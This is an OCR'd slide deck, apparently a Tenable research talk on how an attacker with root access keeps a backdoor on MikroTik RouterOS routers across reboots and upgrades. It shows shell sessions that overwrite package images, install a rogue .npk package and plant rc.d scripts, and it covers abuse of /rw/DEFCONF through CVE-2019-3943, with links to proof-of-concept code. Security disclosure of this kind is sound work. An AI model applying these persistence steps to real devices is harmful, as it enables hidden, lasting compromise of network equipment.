

Persistence

- Backdoor persistence issues:
  - Reboot
    - 6.41+ moved the backdoor to /pckg/ which is part of a tmp filesystem.
      - Therefore, a reboot will remove the file.
    - Before 6.41 persistence was easy.
  - Upgrade
    - Overwrites many files, although typically not ones we care about.
    - Can behave badly using some persistence mechanisms.

- Using /rw/lib/ works great for surviving reboots.
- The library gets used at startup which means the backdoor is reintroduced immediately.
- Does **not** survive upgrades!
  - RouterOS deletes the /rw/lib directory on upgrade.
- /rw/lib technique still works on newest RouterOS but need a mechanism to reintroduce the library after an upgrade occurs.



tenable


192.168.1.30/webfig/#System:Packages
CAPsMAN
Wireless
Interfaces
PPP
Bridge
Mesh
IP
MPLS
Routing
System
Auto Upgrade
Certificates
Clock
Console
Disks
Drivers
GPS
Health
History
Identity
LCD
LEDs
License
Logging
NTP Client
NTP Server
Packages
RouterOS v6.41.4 (stable)
Check For Updates
Downgrade
Check Installation
19 items
Name
Version
Build Time
Scheduled
advanced-tools 6.41.4 Apr/05/2018 12:23:55
calea 6.41.4 Apr/05/2018 12:23:55
dhcp 6.41.4 Apr/05/2018 12:23:55
dude 6.41.4 Apr/05/2018 12:23:55
gps 6.41.4 Apr/05/2018 12:23:55
hotspot 6.41.4 Apr/05/2018 12:23:55
ipv6 6.41.4 Apr/05/2018 12:23:55
kvm 6.41.4 Apr/05/2018 12:23:55
lcd 6.41.4 Apr/05/2018 12:23:55
mpls 6.41.4 Apr/05/2018 12:23:55
multicast 6.41.4 Apr/05/2018 12:23:55
ntp 6.41.4 Apr/05/2018 12:23:55
ppp 6.41.4 Apr/05/2018 12:23:55
routing 6.41.4 Apr/05/2018 12:23:55
security 6.41.4 Apr/05/2018 12:23:55
system 6.41.4 Apr/05/2018 12:23:55
ups 6.41.4 Apr/05/2018 12:23:55
user-manager 6.41.4 Apr/05/2018 12:23:55
wireless 6.41.4 Apr/05/2018 12:23:55


tenable

```
# /rw/disk/busybox-i686 ls -l /var/pdb/
total 76
drwxr-x---    2 root     root          4096 Jul  5 06:00 advanced-tools
drwxr-x---    2 root     root          4096 Jul  5 05:59 calea
drwxr-x---    2 root     root          4096 Jul  5 05:59 dhcp
drwxr-x---    2 root     root          4096 Jul  5 05:59 dude
drwxr-x---    2 root     root          4096 Jul  5 05:59 gps
drwxr-x---    2 root     root          4096 Jul  5 05:59 hotspot
drwxr-x---    2 root     root          4096 Jul  5 05:59 ipv6
drwxr-x---    2 root     root          4096 Jul  5 05:59 kvm
drwxr-x---    2 root     root          4096 Jul  5 05:59 lcd
drwxr-x---    2 root     root          4096 Jul  5 05:59 mpls
drwxr-x---    2 root     root          4096 Jul  5 05:59 multicast
drwxr-x---    2 root     root          4096 Jul  5 05:59 ntp
drwxr-x---    2 root     root          4096 Jul  5 05:59 ppp
drwxr-x---    2 root     root          4096 Jul  5 05:59 routing
drwxr-x---    2 root     root          4096 Jul  5 05:59 security
drwxr-x---    2 root     root          4096 Jul  5 06:00 system
drwxr-x---    2 root     root          4096 Jul  5 05:59 ups
drwxr-x---    2 root     root          4096 Jul  5 05:59 user-manager
drwxr-x---    2 root     root          4096 Jul  5 05:59 wireless@
# /rw/disk/busybox-i686 ls -l /var/pdb/system/
total 15176
-rw-r--r--    2 root     root      15516068 Jul  5 05:59 image
# /rw/disk/busybox-i686 ls -l /var/pdb
lrwxrwxrwx    1 root     root            14 Apr  5  2018 /var/pdb -> /flash/var/pdb
```

- All packages are stored in their .npk format in /var/pdb.
- /var/pdb is a symlink to flash storage.
- At boot time, the npk are unpacked and mounted as read only file systems in /ram/pckg.
- A root attacker has write permissions on any of the /var/pdb/*/image files.

tenable

- Does overwriting a package have any side effect?
- Test:
  - `echo "lol" > /var/pdb/system/image`
  - `reboot`



tenable


- Introduce our own package?
  - Grab existing package.
  - Rename it.
  - Overwrite the npk's squashfs section with a new squashfs.
  - Upload to /var/pdb/
- Proof of concept:
  - https://github.com/tenable/routeros/tree/master/modify_npk/

```
albinolobster@ubuntu:~/routeros_internal/modify_npk/build$ ./modify_npk -h
options:
  -h [ --help ]          A list of command line options
  -v [ --version ]       Display version information
  -f [ --file ] arg      The npk file to manipulate
  -s [ --squash ] arg    The squashfs to insert
  -n [ --name ] arg      The new name of the package

albinolobster@ubuntu:~/routeros_internal/modify_npk/build$ ./modify_npk -f ~/packages/6.41.4/dude-6
.41.4.npk -s ~/packages/6.41.4/_dude-6.41.4.npk.extracted/wrasse.squashfs -n wrasse
albinolobster@ubuntu:~/routeros_internal/modify_npk/build$ file wrasse.npk
wrasse.npk: data
```

tenable

```
albinolobster@ubuntu:~/routeros_internal/modify_npk/build$ telnet -l devel 192.168.1.30
Trying 192.168.1.30...
Connected to 192.168.1.30.
Escape character is '^]'.
Password:


BusyBox v1.00 (2018.04.05-06:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# mkdir /var/pdb/wrasse/
# mv /rw/disk/wrasse.npk /var/pdb/wrasse/image
# reboot
# Connection closed by foreign host.
```


tenable


192.168.1.30/webfig/#System:Packages
CAPsMAN
Wireless
Interfaces
PPP
Bridge
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
IPv6
Dude
KVM
Make Supout.rif
Undo
Redo
Hide Passwords
Safe Mode
Design Skin
WinBox
Graphs
End-User License
RouterOS v6.41.4 (stable)
Quick Set
Check For Updates
Downgrade
Check Installation
20 items
Name
Version
Build Time
Sched
advanced-tools 6.41.4 Apr/05/2018 12:23:55
calea 6.41.4 Apr/05/2018 12:23:55
dhcp 6.41.4 Apr/05/2018 12:23:55
dude 6.41.4 Apr/05/2018 12:23:55
gps 6.41.4 Apr/05/2018 12:23:55
hotspot 6.41.4 Apr/05/2018 12:23:55
ipv6 6.41.4 Apr/05/2018 12:23:55
kvm 6.41.4 Apr/05/2018 12:23:55
lcd 6.41.4 Apr/05/2018 12:23:55
mpls 6.41.4 Apr/05/2018 12:23:55
multicast 6.41.4 Apr/05/2018 12:23:55
ntp 6.41.4 Apr/05/2018 12:23:55
ppp 6.41.4 Apr/05/2018 12:23:55
routing 6.41.4 Apr/05/2018 12:23:55
security 6.41.4 Apr/05/2018 12:23:55
system 6.41.4 Apr/05/2018 12:23:55
ups 6.41.4 Apr/05/2018 12:23:55
user-manager 6.41.4 Apr/05/2018 12:23:55
wireless 6.41.4 Apr/05/2018 12:23:55
wrasse 6.41.4 Apr/05/2018 12:23:55

tenable


```
albinolobster@ubuntu:~/routeros_internal/modify_npk/build$ telnet -l devel 192.168.1.30
Trying 192.168.1.30...
Connected to 192.168.1.30.
Escape character is '^]'.
Password:


BusyBox v1.00 (2018.04.05-06:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# find /ram/pckg/wrasse/
/ram/pckg/wrasse/
/ram/pckg/wrasse/etc
/ram/pckg/wrasse/etc/rc.d
/ram/pckg/wrasse/etc/rc.d/run.d
/ram/pckg/wrasse/etc/rc.d/run.d/S18lol
# cat /ram/pckg/wrasse/etc/rc.d/run.d/S18lol
#!/bin/bash

mkdir /pckg/option
mount -o bind /boot/ /pckg/option

#
```

tenable



Check Installation does identify our package as a “bad image”


tenable



*) upgrade - improved RouterOS upgrade process and restrict upgrade from RouterOS older than v5.16;

tenable

- Up to 6.40.9:
  - Attackers could create persistent rc scripts.
  - Just create the rc.d directory structure in /flash/.



tenable

```
elif [ -f /rw/RESET ]; then
    /bin/bash /rw/RESET
    rm -rf /rw/RESET
```

/etc/rc.d/run.d/S08config up to 6.40.5 executes /rw/RESET.

```
elif [ -f /rw/DEFCONF ]; then
    usleep 3000000
    /nova/bin/sendmsg 0xfe0000 48
    confirm=/ram/DEFCONF_CONFIRM
    if [ ! -s /rw/DEFCONF ]; then
    /nova/lib/defconf/choose >> /rw/DEFCONF
    if [ "$GPIO_RESET" != "yes" ]; then
        confirm=/rw/DEFCONF_CONFIRM
    fi
    fi
    /nova/bin/autoupdate
    defcf=$(cat /rw/DEFCONF)
    echo > /ram/defconf-params
    if [ -f /nova/bin/flash ]; then
    /nova/bin/flash --fetch-defconf-params /ram/defconf-params
    fi
    (eval $(cat /ram/defconf-params) action=apply /bin/gosh "$defcf";
     cp "$defcf" $confirm; rm /rw/DEFCONF /ram/defconf-params) &
fi
```


/etc/rc.d/run.d/S12defcf allows command execution from /rw/DEFCONF in 6.40.1 through the most recent (6.45.2)

tenable

- /rw/DEFCONF has a couple of challenges as a persistence mechanism:
  - If no one has logged in and /rw/DEFCONF exists then login is disabled.
  - The existence of /rw/DEFCONF silently disables upgrading.
  - No log entries indicate a reason for these failures.
- Half solution:
  - Use /ram/pckg rc.d script to create /rw/DEFCONF at shutdown.


```
# cat /ram/pckg/lol/etc/rc.d/run.d/K92lol
#!/bin/bash

cp /rw/.lol /rw/DEFCONF

# 
```

- /rw/DEFCONF Proof of concept:
  - https://github.com/tenable/routeros/tree/master/poc/cve_2019_3943_defconf
  - Uses CVE-2019-3943 to create the original /rw/DEFCONF
  - After reboot, the /rw/DEFCONF
    - Copies itself to /rw/.lol
    - Creates a /ram/pckg rc.d script that copies /rw/.lol back to /rw/DEFCONF during shutdown.
    - Creates the backdoor.
  - Creates reboot persistence on 6.42.1 through 6.43.14.
  - Disabling upgrade is a… feature?

